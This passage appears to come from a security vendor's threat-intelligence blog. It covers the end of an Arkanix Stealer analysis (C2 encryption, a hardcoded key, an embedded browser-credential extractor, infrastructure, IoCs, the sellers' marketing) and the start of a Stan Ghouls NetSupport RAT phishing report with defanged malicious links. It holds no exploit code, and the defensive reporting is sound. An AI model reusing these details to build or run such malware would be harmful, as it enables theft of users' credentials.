In conclusion, this sample communicates with the C2 server through the same endpoints as the Python version. However, in this instance, all data is encrypted using the same AES-GCM + PBKDF2 (HMAC and SHA256) scheme as partially employed in the Python variant. In some observed samples, the key used was arkanix_secret_key_v20_2024. Alongside that, the C++ sample explicitly sets the User-Agent to ArkanixStealer/1.0.

Post-exploitation browser data extractor

MD5 3283f8c54a3ddf0bc0d4111cc1f950c0
File name

This is an implant embedded within the resources of the C++ implementation. The author incorporated it into the resource section without applying any obfuscation or encryption. Subsequently, the stealer extracts the payload to a temporary folder with a randomly generated name composed of hexadecimal digits (0-9 and A-F) and executes it using the CreateProcess WinAPI. The payload itself is the unaltered publicly available project known as “ChromElevator”. To summarize, this tool consists of two components: an injector and the main payload. The injector initializes a direct syscall engine, spawns a suspended target browser process, and injects the decrypted code into it via Nt syscalls. The injected payload then decrypts the browser master key and exfiltrates data such as cookies, login information, web data, and so on.

Infrastructure

During the Arkanix campaign, two domains used in the attacks were identified. Although these domains were routed through Cloudflare, a real IP address was successfully discovered for one of them, namely, arkanix[.]pw. For the second one we only obtained a Cloudflare IP address.

Domain IP First seen ASN
arkanix[.]pw 195.246.231[.]60 Oct 09, 2025
arkanix[.]ru 172.67.186[.]193 Oct 19, 2025


Both servers were also utilized to host the stealer panel, which allows attackers to monitor their victims. The contents of the panel are secured behind a sign-in page. Closer to the end of our research, the panel was seemingly taken down with no message or notice.

Stealer panel sign-in page

Stealer panel sign-in page

Stealer promotion


During the research of this campaign, we noticed that the forum posts advertising the stealer contained a link leading to a Discord server dubbed “Arkanix” by the authors. The server posed as a forum where authors posted various content and clients could ask various questions regarding this malicious software. While users mainly thank and ask about when the feature promised by the authors will be released and added into the stealer, the content made by the authors is broader. The adversary builds up the communication with potential buyers using the same marketing and communication methods real companies employ. To begin with, they warm up the audience by posting surveys about whether they should implement specific features, such as Discord injection and binding with a legitimate application (sic!).

Feature votes

Feature votes


Additionally, the author promised to release a crypter as a side project in four to six weeks, at the end of October. As of now, the stealer seems to have been taken down without any notice while the crypter was never released.

Arkanix Crypter

Arkanix Crypter


Furthermore, the Arkanix Stealer authors decided to implement a referral program to attract new customers. Referrers were promised an additional free hour to their premium license, while invited customers received seven days of free “premium” trial use. As stated in forum posts, the premium plan included the following features:

  • C++ native stealer
  • Exodus and Atomic cryptocurrency wallets injection
  • Increased payload generation, up to 10 payloads
  • Priority support
Referral program ad and corresponding panel interface

Referral program ad and corresponding panel interface


Speaking of technical details, based on the screenshot of the Visual Studio stealer project that was sent to the Discord server, we can conclude that the author is German-speaking.

This same screenshot also serves as a probable indicator of AI-assisted development as it shares the common patterns of such assistants, e.g. the presence of the utils.cpp file. What provides even more confidence is the overall code structure, the presence of comments and extensive debugging log output.

Example of LLM-specific patterns

Example of LLM-specific patterns

Conclusions

Information stealers have always posed as a serious threat to users’ data. Arkanix is no exception as it targets a wide range of users, from those interested in cryptocurrencies and gaming to those using online banking. It collects a vast amount of information including highly sensitive personal data. While being quite functional, it contains probable traces of LLM-assisted development which suggests that such assistance might have drastically reduced development time and costs. Hence it follows that this campaign tends to be more of a one-shot campaign for quick financial gains rather than a long-running infection. The panel and the Discord chat were taken down around December 2025, leaving no message or traces of further development or a resurgence.

In addition, the developers behind the Arkanix Stealer decided to address the public, implementing a forum where they posted development insights, conducted surveys and even ran a referral program where you could get bonuses for “bringing a friend”. This behavior makes Arkanix more of a public software product than a shady stealer.

Indicators of Compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at crimewareintel@kaspersky.com.

File hashes
752e3eb5a9c295ee285205fb39b67fc4
c1e4be64f80bc019651f84ef852dfa6c
a8eeda4ae7db3357ed2ee0d94b963eff
c0c04df98b7d1ca9e8c08dd1ffbdd16b
88487ab7a666081721e1dd1999fb9fb2
d42ba771541893eb047a0e835bd4f84e
5f71b83ca752cb128b67dbb1832205a4
208fa7e01f72a50334f3d7607f6b82bf
e27edcdeb44522a9036f5e4cd23f1f0c
ea50282fa1269836a7e87eddb10f95f7
643696a052ea1963e24cfb0531169477
f5765930205719c2ac9d2e26c3b03d8d
576de7a075637122f47d02d4288e3dd6
7888eb4f51413d9382e2b992b667d9f5
3283f8c54a3ddf0bc0d4111cc1f950c0

Domains and IPs
arkanix[.]pw
arkanix[.]ru

  •  

Stan Ghouls targeting Russia and Uzbekistan with NetSupport RAT

Introduction

Stan Ghouls (also known as Bloody Wolf) is an cybercriminal group that has been launching targeted attacks against organizations in Russia, Kyrgyzstan, Kazakhstan, and Uzbekistan since at least 2023. These attackers primarily have their sights set on the manufacturing, finance, and IT sectors. Their campaigns are meticulously prepared and tailored to specific victims, featuring a signature toolkit of custom Java-based malware loaders and a sprawling infrastructure with resources dedicated to specific campaigns.

We continuously track Stan Ghouls’ activity, providing our clients with intel on their tactics, techniques, procedures, and latest campaigns. In this post, we share the results of our most recent deep dive into a campaign targeting Uzbekistan, where we identified roughly 50 victims. About 10 devices in Russia were also hit, with a handful of others scattered across Kazakhstan, Turkey, Serbia, and Belarus (though those last three were likely just collateral damage).

During our investigation, we spotted shifts in the attackers’ infrastructure – specifically, a batch of new domains. We also uncovered evidence suggesting that Stan Ghouls may have added IoT-focused malware to their arsenal.

Technical details

Threat evolution

Stan Ghouls relies on phishing emails packed with malicious PDF attachments as their initial entry point. Historically, the group’s weapon of choice was the remote access Trojan (RAT) STRRAT, also known as Strigoi Master. Last year, however, they switched strategies, opting to misuse legitimate software, NetSupport, to maintain control over infected machines.

Given Stan Ghouls’ targeting of financial institutions, we believe their primary motive is financial gain. That said, their heavy use of RATs may also hint at cyberespionage.

Like any other organized cybercrime groups, Stan Ghouls frequently refreshes its infrastructure. To track their campaigns effectively, you have to continuously analyze their activity.

Initial infection vector


As we’ve mentioned, Stan Ghouls’ primary – and currently only – delivery method is spear phishing. Specifically, they favor emails loaded with malicious PDF attachments. This has been backed up by research from several of our industry peers (1, 2, 3). Interestingly, the attackers prefer to use local languages rather than opting for international mainstays like Russian or English. Below is an example of an email spotted in a previous campaign targeting users in Kyrgyzstan.

Example of a phishing email from a previous Stan Ghouls campaign

Example of a phishing email from a previous Stan Ghouls campaign

The email is written in Kyrgyz and translates to: “The service has contacted you. Materials for review are attached. Sincerely”.

The attachment was a malicious PDF file titled “Постановление_Районный_суд_Кчрм_3566_28-01-25_OL4_scan.pdf” (the title, written in Russian, posed it as an order of district court).


During the most recent campaign, which primarily targeted victims in Uzbekistan, the attackers deployed spear-phishing emails written in Uzbek:

Example of a spear-phishing email from the latest campaign

Example of a spear-phishing email from the latest campaign

The email text can be translated as follows:

[redacted] AKMALZHON IBROHIMOVICH

You will receive a court notice. Application for retrial. The case is under review by the district court. Judicial Service.

Mustaqillik Street, 147 Uraboshi Village, Quva District.




The attachment, named E-SUD_705306256_ljro_varaqasi.pdf (MD5: 7556e2f5a8f7d7531f28508f718cb83d), is a standard one-page decoy PDF:

The embedded decoy document

The embedded decoy document

Notice that the attackers claim that the “case materials” (which are actually the malicious loader) can only be opened using the Java Runtime Environment.

They even helpfully provide a link for the victim to download and install it from the official website.

The malicious loader

The decoy document contains identical text in both Russian and Uzbek, featuring two links that point to the malicious loader:

  • Uzbek link (“- Ish materiallari 09.12.2025 y”): hxxps://mysoliq-uz[.]com/api/v2/documents/financial/Q4-2025/audited/consolidated/with-notes/financials/reports/annual/2025/tashkent/statistical-statements/
  • Russian link (“- Материалы дела 09.12.2025 г.”): hxxps://my-xb[.]com/api/v2/documents/financial/Q4-2025/audited/consolidated/with-notes/financials/reports/annual/2025/tashkent/statistical-statements/

Both links lead to the exact same JAR file (MD5: 95db93454ec1d581311c832122d21b20).

It’s worth noting that these attackers are constantly updating their infrastructure, registering new domains for every new campaign. In the relatively short history of this threat, we’ve already mapped out over 35 domains tied to Stan Ghouls.

The malicious loader handles three main tasks:


  1. Displaying a fake error message to trick the user into thinking the application can’t run. The message in the screenshot translates to: “This application cannot be run in your OS. Please use another device.”

    Fake error message

    Fake error message


  2. Checking that the number of previous RAT installation attempts is less than three. If the limit is reached, the loader terminates and throws the following error: “Urinishlar chegarasidan oshildi. Boshqa kompyuterni tekshiring.” This translates to: “Attempt limit reached. Try another computer.”

